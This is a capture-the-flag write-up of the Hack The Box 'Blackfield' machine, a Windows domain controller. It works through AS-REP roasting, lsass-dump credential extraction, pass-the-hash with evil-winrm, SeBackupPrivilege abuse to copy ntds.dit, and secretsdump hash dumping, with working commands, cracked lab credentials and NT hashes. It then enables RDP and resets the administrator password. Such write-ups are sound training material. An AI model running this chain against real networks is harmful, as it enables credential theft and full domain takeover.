
Hack The Box - Blackfield by dmw0ng

As normal I add the IP of the machine 10.10.10.192 to my hosts file as blackfield.htb



Enumeration

nmap -p- -sT -sV -sC -oN initial-scan blackfield.htb

```
root@kali:/opt/htb/blackfield.htb# cat initial-scan
# Nmap 7.70SVN scan initiated Sun Jun  7 00:27:45 2020 as: nmap -p- -sT -sV -sC -oN initial-scan blackfield.htb
Nmap scan report for blackfield.htb (10.10.10.192)
Host is up (0.048s latency).
Not shown: 65527 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-06-07 06:41:47Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https
://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.70SVN%I=7%D=6/7%Time=5EDC2941%P=x86_64-unknown-linux-gnu
SF:%r(DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07v
SF:ersion\x04bind\0\0\x10\0\x03");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h02m06s, deviation: 0s, median: 7h02m06s
|_p2p-conficker: ERROR: Script execution failed (use -d to debug)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-06-07T06:44:10
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun  7 00:42:14 2020 -- 1 IP address (1 host up) scanned in 869.53 seconds
```

It seems we have discovered several ports open. I chose not to perform a UDP scan at this point in the exercise. This seems in line with a set of domain controller ports.

Overview of Shared Services

The SMB ports that we seemed to have open was 135, and 445.

Looking into the SMB services, I first attempted to gain additional information with SMBMAP.

smbmap -H blackfield.htb

```
root@kali:/opt/htb/blackfield.htb# smbmap -H blackfield.htb
[+] IP: blackfield.htb:445      Name: unknown
```

This failed to produce any information and moved on to another SMB tools named 'smbclient'.

smbclient -L \\\\blackfield.htb

```
root@kali:/opt/htb/blackfield.htb# smbclient -L \\\\blackfield.htb\\
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        forensic        Disk      Forensic / Audit share.
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        profiles$       Disk
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

With this information, I continued to run through the shares to check for permissions that may allow further enumeration.

smbclient \\\\blackfield.htb\\profiles$

```
root@kali:/opt/htb/blackfield.htb# smbclient \\\\blackfield.htb\\profiles$\\
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jun  3 17:47:12 2020
  ..                                  D        0  Wed Jun  3 17:47:12 2020
  AAlleni                             D        0  Wed Jun  3 17:47:11 2020
  ABarteski                           D        0  Wed Jun  3 17:47:11 2020
  ABekesz                             D        0  Wed Jun  3 17:47:11 2020
  ABenzies                            D        0  Wed Jun  3 17:47:11 2020
  ABiemiller                          D        0  Wed Jun  3 17:47:11 2020
  AChampken                           D        0  Wed Jun  3 17:47:11 2020
  ACheretei                           D        0  Wed Jun  3 17:47:11 2020
  ACsonaki                            D        0  Wed Jun  3 17:47:11 2020
  AHigchens                           D        0  Wed Jun  3 17:47:11 2020
  AJaquemai                           D        0  Wed Jun  3 17:47:11 2020
  AKlado                              D        0  Wed Jun  3 17:47:11 2020
  AKoffenburger                       D        0  Wed Jun  3 17:47:11 2020
```

User Enumeration

With this information in hand, I created a list of possible users and placed these into a text file.

smbclient \\\\blackfield.htb\\profiles$ -c 'ls' > users.txt

```
root@kali:/opt/htb/blackfield.htb# smbclient \\\\blackfield.htb\\profiles$\\ -c 'ls' > users.txt
```

With this list, II placed these names into a clean list.

cat users | awk '{ print $1 }' > possible_users

```
root@kali:/opt/htb/blackfield.htb# cat users.txt | awk '{print $1}' > possible_users
```

With the list of possible users, I attempted to discover any Kerberos tickets that may be present.

GetNPUsers.py blackfield/ -dc-ip 10.10.10.192 -usersfile ./possible_users -format hashcat -outputfile hashes | grep PREAUTH

```
root@kali:/opt/htb/blackfield.htb# python /opt/impacket/examples/GetNPUsers.py blackfield/ -dc-ip 10.10.10.192 -usersfile
./possible_users -format hashcat -outputfile hashes | grep PREAUTH
[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
```

With this now run, I look to see if we have a successful Kerberos ticket.

cat hashes

```
root@kali:/opt/htb/blackfield.htb# cat hashes
$krb5asrep$23$support@BLACKFIELD:c6be928970227ce647de43fc9e53146a$ad936f0dcc5438dfcc5eb90ae36ace3ad77163e47a626ac732764774
13340834e3e91efc256fc40e0ebac7f7e1f4ba1d52b7d779c972ab69adea30cef2a78f0840d9186cfed83b250c3815ec493468062f6b8930b5c276f978
0e142c419b93b29a0002f5b0c23fc68ddbcb28ef9b53aac9973a5e0bc4607224e9d5659ae0dbaa5a0eacfeb838830938653fa3d0ff11e2df9790ae2a68
6eb47640dae990d3772e712aacc7c96e2fbb523a50e25905edb215348175ca29fabfd3ce29b35c1f835eab5e0eef4474631ec808feb2601c98a90eab8c
ed95688492cf26e9fa9920a91949e022fcd4b019b610fdc72e0529
```

john hashes -w=~/Downloads/rockyou.txt

```
root@kali:/opt/htb/blackfield.htb# john hashes -w=~/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
#00^BlackKnight  ($krb5asrep$23$support@BLACKFIELD)
1g 0:00:00:14 DONE (2020-06-11 17:25) 0.06949g/s 996176p/s 996176c/s 996176C/s #1WHORE..#*bebe#*
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

It seems we have discovered a user and password of **support:#00^BlackKnight**

Bloodhound

With the additional information retrieved, I wanted to query Active Directory and investigate any possible privileges I may have as this user.

python bloodhound.py -d 'blackfield.local' -dc 'blackfield.local' -gc 'blackfield.local' -u support -p '#00^BlackKnight' -ns 10.10.10.192 -c all

```
root@kali:/opt/htb/blackfield.htb# python /opt/BloodHound.py/bloodhound.py -d 'blackfield.local' -dc 'blackfield.local'
 -gc 'blackfield.local' -u support -p '#00^BlackKnight' -ns 10.10.10.192 -c all
INFO: Found AD domain: blackfield.local
INFO: Connecting to LDAP server: blackfield.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers
INFO: Connecting to LDAP server: blackfield.local
INFO: Found 315 users
INFO: Connecting to GC LDAP server: blackfield.local
INFO: Found 51 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.BLACKFIELD.local
INFO: Done in 00M 05S
```

I now started BloodHound up to load the data provided.

Clicking the ‘First Degree Object Control’ link showed that the support user had permissions to change Audit2020 user account password.

With this new information, I attempted to change the password of Audit2020 using the method highlighted in the following URL. https://malicious.link/post/2017/reset-ad-user-password-with-linux/.

net rpc password audit2020 -U support -S blackfield.htb

```
root@kali:/opt/htb/blackfield.htb# net rpc password audit2020 -U support -S blackfield.htb
Enter new password for audit2020:
Enter WORKGROUP\support's password:
```

I was not presente3d with any failures and therefor attempted to gain further access to other shares using the audit2020 account.

Memory Dump

Enumerating the directories that I now had access I investigated what else I had access to.

smbclient \\\\blackfield.htb\\forensic -U Audit2020

```
root@kali:/opt/htb/blackfield.htb# smbclient \\\\blackfield.htb\\forensic -U Audit2020
Enter WORKGROUP\Audit2020's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Feb 23 13:03:16 2020
  ..                                  D        0  Sun Feb 23 13:03:16 2020
  commands_output                     D        0  Sun Feb 23 18:14:37 2020
  memory_analysis                     D        0  Thu May 28 21:28:33 2020
  tools                               D        0  Sun Feb 23 13:39:08 2020

                7846143 blocks of size 4096. 3905318 blocks available
```

This provided access to the forensic directory and proceeded to investigate the other directories.

cd memory_analysis
get lsass.zip

```
smb: \> cd memory_analysis\
smb: \memory_analysis\> ls
  .                                   D        0  Thu May 28 21:28:33 2020
  ..                                  D        0  Thu May 28 21:28:33 2020
  conhost.zip                         A 37876530  Thu May 28 21:25:36 2020
  ctfmon.zip                          A 24962333  Thu May 28 21:25:45 2020
  dfsrs.zip                           A 23993305  Thu May 28 21:25:54 2020
  dllhost.zip                         A 18366396  Thu May 28 21:26:04 2020
  ismserv.zip                         A  8810157  Thu May 28 21:26:13 2020
  lsass.zip                           A 41936098  Thu May 28 21:25:08 2020
  mmc.zip                             A 64288607  Thu May 28 21:25:25 2020
  RuntimeBroker.zip                   A 13332174  Thu May 28 21:26:24 2020
  ServerManager.zip                   A 131983313  Thu May 28 21:26:49 2020
  sihost.zip                          A 33141744  Thu May 28 21:27:00 2020
  smartscreen.zip                     A 33756344  Thu May 28 21:27:11 2020
  svchost.zip                         A 14408833  Thu May 28 21:27:19 2020
  taskhostw.zip                       A 34631412  Thu May 28 21:27:30 2020
  winlogon.zip                        A 14255089  Thu May 28 21:27:38 2020
  wlms.zip                            A  4067425  Thu May 28 21:27:44 2020
  WmiPrvSE.zip                        A 18303252  Thu May 28 21:27:53 2020

                7846143 blocks of size 4096. 3905318 blocks available
smb: \memory_analysis\> get lsass.zip
getting file \memory_analysis\lsass.zip of size 41936098 as lsass.zip (6501.5 KiloBytes/sec) (average 6501.5 KiloBytes/sec)
smb: \memory_analysis\>
```

Seeing that the memory dump folder contained a zip file called lsass.zip, I immediately downloaded this and attempted to extract the information with pypykatz.

pypykatz lsa minidump downloads/lsass.DMP > lsadump

```
root@kali:/opt/htb/blackfield.htb# pypykatz lsa minidump downloads/lsass.DMP > lsadump
INFO:root:Parsing file downloads/lsass.DMP
```

With the information output into a file , I started investigating the memory dump to identify possible credentials.

```
FILE: ======== downloads/lsass.DMP =======
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
```

With this information to hand and knowing that the svc_backup account is a member of the Remote Administrators Groups, I attempted to gain access through winrm.

ruby evil-winrm.rb -I blackfield.htb -u svc_backup -H hash

```
root@kali:/opt/htb/blackfield.htb# ruby evil-winrm.rb -i blackfield.htb -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

Privileges

Now that I am logged into the machine as the svc_backup account, I look to identify additional privileges we may have.

whoami /priv

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

The privileges indicated that we had ‘SeBackupPrivilege’ and ‘SeRestorePrivilege’ tokens. With this I mind, I immediately looked to perform. I downloaded modules from https://github.com/giuliano108/SeBackupPrivilege that would aid in the process as well as https://github.com/Hackplayers/PsCabesha-tools/blob/master/Privesc/Acl-FullControl.ps1 to ensure I had the correct permissions set.

upload SeBackupPrivilegeCmdLets.dll c:\temp\SeBackupPrivilegeCmdLets.dll
upload SeBackupPrivilegeUtils.dll c:\temp\SeBackupPrivilegeUtils.dll

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> upload /opt/htb/blackfield.htb/SeBackupPrivilegeCmdLets.dll c:\temp\SeBackupPrivilegeCmdLets.dll
Info: Uploading /opt/htb/blackfield.htb/SeBackupPrivilegeCmdLets.dll to c:\temp\SeBackupPrivilegeCmdLets.dll


Data: 16384 bytes of 16384 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc_backup\Desktop> upload /opt/htb/blackfield.htb/SeBackupPrivilegeUtils.dll c:\temp\SeBackupPrivilegeUtils.dll
Info: Uploading /opt/htb/blackfield.htb/SeBackupPrivilegeUtils.dll to c:\temp\SeBackupPrivilegeUtils.dll


Data: 21844 bytes of 21844 bytes copied

Info: Upload successful!
```

Import-Module .\SeBackupPrivilegeCmdLets.dll
Import-Module .\SeBackupPrivilegeUtils.dll

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> cd c:\temp
*Evil-WinRM* PS C:\temp> Import-Module .\SeBackupPrivilegeCmdLets.dll
*Evil-WinRM* PS C:\temp> Import-Module .\SeBackupPrivilegeUtils.dll
```

upload Acl-FullControl.ps1 c:\temp\Acl-FullControl.ps1
Import-Module .\Acl-FullCOntrol.ps1

```
*Evil-WinRM* PS C:\temp> upload /opt/htb/blackfield.htb/Acl-FullControl.ps1 c:\temp\Acl-FullControl.ps1
Info: Uploading /opt/htb/blackfield.htb/Acl-FullControl.ps1 to c:\temp\Acl-FullControl.ps1


Data: 1268 bytes of 1268 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\temp> Import-Module .\Acl-FullControl.ps1
```

With all the necessary modules and PowerShell scripts uploaded to the temp directory, the aim was to amend the permissions on everything within the C drive before performing any backup.

Acl-FullContorl -User blackfield\svc_backup -path c:

```
*Evil-WinRM* PS C:\temp> Acl-FullControl -User blackfield.local\svc_backup -path C:\
[+] Current permissions:


Path   : Microsoft.PowerShell.Core\FileSystem::C:\
Owner  : NT SERVICE\TrustedInstaller
Group  : NT SERVICE\TrustedInstaller
Access : CREATOR OWNER Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Users Allow  AppendData
         BUILTIN\Users Allow  CreateFiles
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
Audit  :
Sddl   : O:S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464G:S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464D:PAI(A;OICIIO;GA;;;CO)(A;OICI;FA;;;SY)(A;OICI;FA;;;BA)(A;CI;LC;;;BU)(A;CIIO;DC;;;BU)(A;OICI;0x1200a9;;;BU)



[+] Changing permissions to C:\
```

With this complete, I turned to creating the necessary diskshadow script to mount a new volume.

DiskShadow

Having everything prepared, I looked to create the relevant script to generate the new shadow volume that would contain a backup of the c:\ drive. The script contained the following;

```
  [1/1]
SET CONTEXT PERSISTENT
SET VERBOSE ON
SET METADATA c:\temp\Backup.cab
BEGIN BACKUP
ADD VOLUME C: ALIAS dmwong
CREATE
EXPOSE %dmwong% z:
```

I now uploaded this script to the temp directory.

upload /opt/htb/blackfield.htb/dmw0ng c:\temp\dm

```
*Evil-WinRM* PS C:\temp> upload /opt/htb/blackfield.htb/dmw0ng c:\temp\dm
Info: Uploading /opt/htb/blackfield.htb/dmw0ng to c:\temp\dm


Data: 188 bytes of 188 bytes copied

Info: Upload successful!
```

With this file uploaded, I attempted to run diskshadow witht the -s flag to execute the script alongside.

diskshadow -s .\dm

```
*Evil-WinRM* PS C:\temp> diskshadow -s .\dm
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  6/12/2020 6:15:29 AM

-> SET CONTEXT PERSISTENT
-> SET VERBOSE ON
-> SET METADATA c:\temp\Backup.cab
The existing file will be overwritten.
-> BEGIN BACKUP
-> ADD VOLUME C: ALIAS dmwong
-> CREATE
```

Active Directory Database

With the new volume mounted, I attempted to copy the active directory database as well as backup the system registry.

Copy-FileSebackupPrivilege z:\Windows\NTDS\ntds.dit c:\temp\ntds.dit
reg save hklm\system c:\temp\system.bak

```
*Evil-WinRM* PS C:\temp> Copy-FileSebackupPrivilege z:\Windows\NTDS\ntds.dit c:\temp\ntds.dit
*Evil-WinRM* PS C:\temp> reg save hklm\system c:\temp\system.bak
The operation completed successfully.
```

I now had to retrieve the files from the box in order to attempt to crack the hashes offline.

download .\ntds.dit /opt/htb/blackfield.htb/ntds.dit

```
*Evil-WinRM* PS C:\temp> download .\ntds.dit /opt/htb/blackfield.htb/ntds.dit
Info: Downloading C:\temp\.\ntds.dit to /opt/htb/blackfield.htb/ntds.dit

Progress: 6% : |
```

download .\system.bak /opt/htb/blackfield.htb/system.bak

```
*Evil-WinRM* PS C:\temp> download .\system.bak /opt/htb/blackfield.htb/system.bak
Info: Downloading C:\temp\.\system.bak to /opt/htb/blackfield.htb/system.bak

Progress: 12% : |
```

With both of the files now offline, I used secretdump script from impacket tools to dump the hashes.

python /opt/impacket/examples/secretdump.py -ntds ntds.dit -system system.bak LOCAL

```
root@kali:/opt/htb/blackfield.htb# python /opt/impacket/examples/secretsdump.py -ntds ntds.dit -system system.bak LOCAL
Impacket v0.9.22.dev1+20200327.103853.7e505892 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
```

Seeing that this worked, I now output the contents to a text file.

python /opt/impacket/examples/secretdump.py -ntds ntds.dit -system system.bak LOCAL > accounts

```
root@kali:/opt/htb/blackfield.htb# python /opt/impacket/examples/secretsdump.py -ntds ntds.dit -system system.bak LOCAL > accounts
```

```
root@kali: /opt/htb/blackfield.htb 158x26
  GNU nano 4.8                                                    accounts
Impacket v0.9.22.dev1+20200327.103853.7e505892 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

We now had a text file with the contents of all active Directory hashes. I took the hash of the Administrator and immediately attempted to utilise the -H parameter with evil-winrm to pass the hash.

ruby evil-winrm -I 10.10.10.192 -u administrator -H 184fb5e5178480be64824d4cd53b99ee

```
root@kali:/opt/htb/blackfield.htb# ruby evil-winrm.rb -i 10.10.10.192 -u administrator -H 184fb5e5178480be64824d4cd53b99ee

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

I now had access to the domain controller as the domain admin. I was now free to perform any additional steps I wished.

RDP Access

Although I had full access to the machine, I wanted to get and RDP on the box. TO achieve this, I first set to allow the RDP as well as allow this on the firewall.

Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDenyTSConnections" -Value 0

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server'
 -name "fDenyTSConnections" -Value 0
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

New-NetFirewallRule -DisplayName "Remote Desktop" -Direction Inbound -Action Allow -Protocol TCP -LocalPort 3389


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> New-NetFirewallRule -DisplayName "Remote Desktop" -Direction Inbound
-Action Allow -Protocol TCP -LocalPort 3389


Name                  : {32b72b84-c9b5-4006-9448-58a41afa95d4}
DisplayName           : Remote Desktop
Description           :
DisplayGroup          :
Group                 :
Enabled               : True
Profile               : Any
Platform              : {}
Direction             : Inbound
Action                : Allow
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping      : False
Owner                 :
PrimaryStatus         : OK
Status                : The rule was parsed successfully from the store. (65536)
EnforcementStatus     : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local
```


Once this was done, I changed the administrator password.

net user administrator dmw0ng1234!

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user administrator dmw0ng1234!
The command completed successfully.
```

I opened up reminna and entered the necessary connection details.





I now had an RDP session on the DC of the domain blackfield.local.